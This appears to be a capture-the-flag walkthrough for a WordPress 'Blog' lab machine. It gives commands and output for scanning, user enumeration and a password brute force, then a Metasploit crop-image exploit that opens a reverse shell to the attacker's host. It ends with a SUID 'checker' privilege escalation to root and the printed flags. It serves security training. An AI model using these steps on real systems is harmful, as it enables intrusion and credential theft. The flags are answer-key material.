nmap -A -T4 -vvv 10.10.36.219

```
PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3hfvTN6e0P9PLtkjW4dy+6vpFSh1PwKRZrML7ArPzhx1yVxBP7kxeIt3lX
/qJWpxyhlsQwoLx8KDYdpOZlX5Br1PskO6H66P+AwPMYwooSq24qC/Gxg4NX9MsH/lzoKnrgLDUaAqGS5ugLw6biXITEVbxrjBN
dvrT1uFR9sq+Yuc1JbkF8dxMF51tiQF35g0Nqo+UhjmJJg73S/VI9oQtYzd2GnQC8uQxE8Vf4lZpo6ZkvTDQ7om3t/cvsnNCgwX
28/TRcJ53unRPmos13iwIcuvtfKlrP5qIY75YvU4U9nmy3+tjqfB1e5CESMxKjKesH0IJTRhEjAyxjQ1HUINP
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJtovk1nbfTPnc/1GUqCcdh8X
LsFpDxKYJd96BdYGPjEEdZGPKXv5uHnseNe1SzvLZBoYz7KNpPVQ8uShudDnOI=
|   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICfVpt7khg8YIghnTYjU1VgqdsCRVz7f1Mi4o4Z45df8
80/tcp  open  http        syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-generator: WordPress 5.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
```

```
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -u http://10.10.36.219/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
rss                     [Status: 301, Size: 0, Words: 1, Lines: 1]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1]
feed                    [Status: 301, Size: 0, Words: 1, Lines: 1]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1]
wp-content              [Status: 301, Size: 317, Words: 20, Lines: 10]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1]
rss2                    [Status: 301, Size: 0, Words: 1, Lines: 1]
wp-includes             [Status: 301, Size: 318, Words: 20, Lines: 10]
rdf                     [Status: 301, Size: 0, Words: 1, Lines: 1]
page1                   [Status: 301, Size: 0, Words: 1, Lines: 1]
'                       [Status: 301, Size: 0, Words: 1, Lines: 1]
```

enum4linux 10.10.36.219

```
 ==========================================
|    Share Enumeration on 10.10.36.219     |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        BillySMB        Disk      Billy's local SMB Share
        IPC$            IPC       IPC Service (blog server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

smbclient '\\10.10.36.219\BillySMB'

```
┌──[headcrusher@parrot]─[~]
└──╼ $smbclient '\\10.10.36.219\BillySMB'
Enter WORKGROUP\headcrusher's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue May 26 15:17:05 2020
  ..                                  D        0  Tue May 26 14:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 15:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 15:13:45 2020
  check-this.png                      N     3082  Tue May 26 15:13:43 2020
```

nano /etc/hosts

```
Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Terminal  Terminal  Terminal  Terminal
  GNU nano 4.9.3                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       parrot
10.10.36.219    blog.thm
```

wpscan --url http://blog.thm --enumerate u --disable-tls-checks

```
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
 |  - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>
```


```
[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

```
[+] Karen Wheeler
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)
```


wpscan --url http://blog.thm --usernames kwheel --passwords /usr/share/wordlists/rockyou.txt

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - kwheel / cutiepie1
Trying kwheel / daddyyankee Time: 00:07:24 <                    > (2870 / 14347269)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1
```

http://blog.thm/wp-login.php



http://blog.thm/wp-admin/



search crop-image

```
msf5 > search crop-image

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce  2019-02-19       excellent  Yes    WordPress Crop-image Shell Uploa
d
```

info

```
Description:
  This module exploits a path traversal and a local file inclusion
  vulnerability on WordPress versions 5.0.0 and <= 4.9.8. The
  crop-image function allows a user, with at least author privileges,
  to resize an image and perform a path traversal by changing the
  _wp_attached_file reference during the upload. The second part of
  the exploit will include this image in the current theme by changing
  the _wp_page_template attribute when creating a post. This exploit
  module only works for Unix-based systems currently.
```

set PASSWORD cutiepie1

set RHOSTS 10.10.36.219

set USERNAME kwheel

set LHOST 10.2.11.159

exploit

```
msf5 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD => cutiepie1
msf5 exploit(multi/http/wp_crop_rce) > set RHOSTS 10.10.36.219
RHOSTS => 10.10.36.219
msf5 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf5 exploit(multi/http/wp_crop_rce) > set LHOST 10.2.11.159
LHOST => 10.2.11.159
msf5 exploit(multi/http/wp_crop_rce) > exploit
```

```
[*] Started reverse TCP handler on 10.2.11.159:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (38288 bytes) to 10.10.36.219
[*] Meterpreter session 1 opened (10.2.11.159:4444 -> 10.10.36.219:52118) at 2020-08-13 22:02:31 -0300
[*] Attempting to clean up files...

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

shell

python -c 'import pty;pty.spawn("/bin/bash")’


```
www-data@blog:/var$ cd /home
cd /home
www-data@blog:/home$ ls
ls
bjoel
www-data@blog:/home$ cd bjoel
cd bjoel
www-data@blog:/home/bjoel$ ls
ls
Billy_Joel_Termination_May20-2020.pdf  user.txt
www-data@blog:/home/bjoel$ cat user.txt
cat user.txt
You won't find what you're looking for here.

TRY HARDER
www-data@blog:/home/bjoel$
```

python -m SimpleHTTPServer 8081


```
www-data@blog:/home/bjoel$ python -m SimpleHTTPServer 8081
python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.2.11.159 - - [14/Aug/2020 01:18:05] "GET /Billy_Joel_Termination_May20-2020.pdf HTTP/1.1" 200 -
```

wget http://10.10.36.219:8081/Billy_Joel_Termination_May20-2020.pdf

```
┌──[headcrusher@parrot]─[~]
└──╼ $wget http://10.10.36.219:8081/Billy_Joel_Termination_May20-2020.pdf
--2020-08-13 22:18:04--  http://10.10.36.219:8081/Billy_Joel_Termination_May20-2020.pdf
Connecting to 10.10.36.219:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69106 (67K) [application/pdf]
Saving to: 'Billy_Joel_Termination_May20-2020.pdf'

Billy_Joel_Termination_May 100%[=====================================>]  67.49K  96.0KB/s    in 0.7s

2020-08-13 22:18:05 (96.0 KB/s) - 'Billy_Joel_Termination_May20-2020.pdf' saved [69106/69106]
```




python -m SimpleHTTPServer 8081




wget http://10.2.11.159:8081/LinPeas.sh

chmod 777 LinPeas.sh


./LinPeas.sh



ls -la checker




strings checker




./checker


python -m SimpleHTTPServer 8082



wget http://10.10.36.219:8082/checker



ghidra



admin=teste /usr/sbin/checker

./checker

```
www-data@blog:/sbin$ admin=teste /usr/sbin/checker
admin=teste /usr/sbin/checker
root@blog:/sbin# ./checker
./checker
bash: ./checker: No such file or directory
root@blog:/sbin# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/sbin#
```

find / -type f -name user.txt 2>/dev/null

cat /media/usb/user.txt

c8421899aae571f7af486492b71a8ab

cat /root/root.txt

9a0b2b618bef9bfa7ac28c1353d9f318

```
root@blog:/sbin# find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/sbin# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/sbin# cat /root/root.txt
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/sbin#
```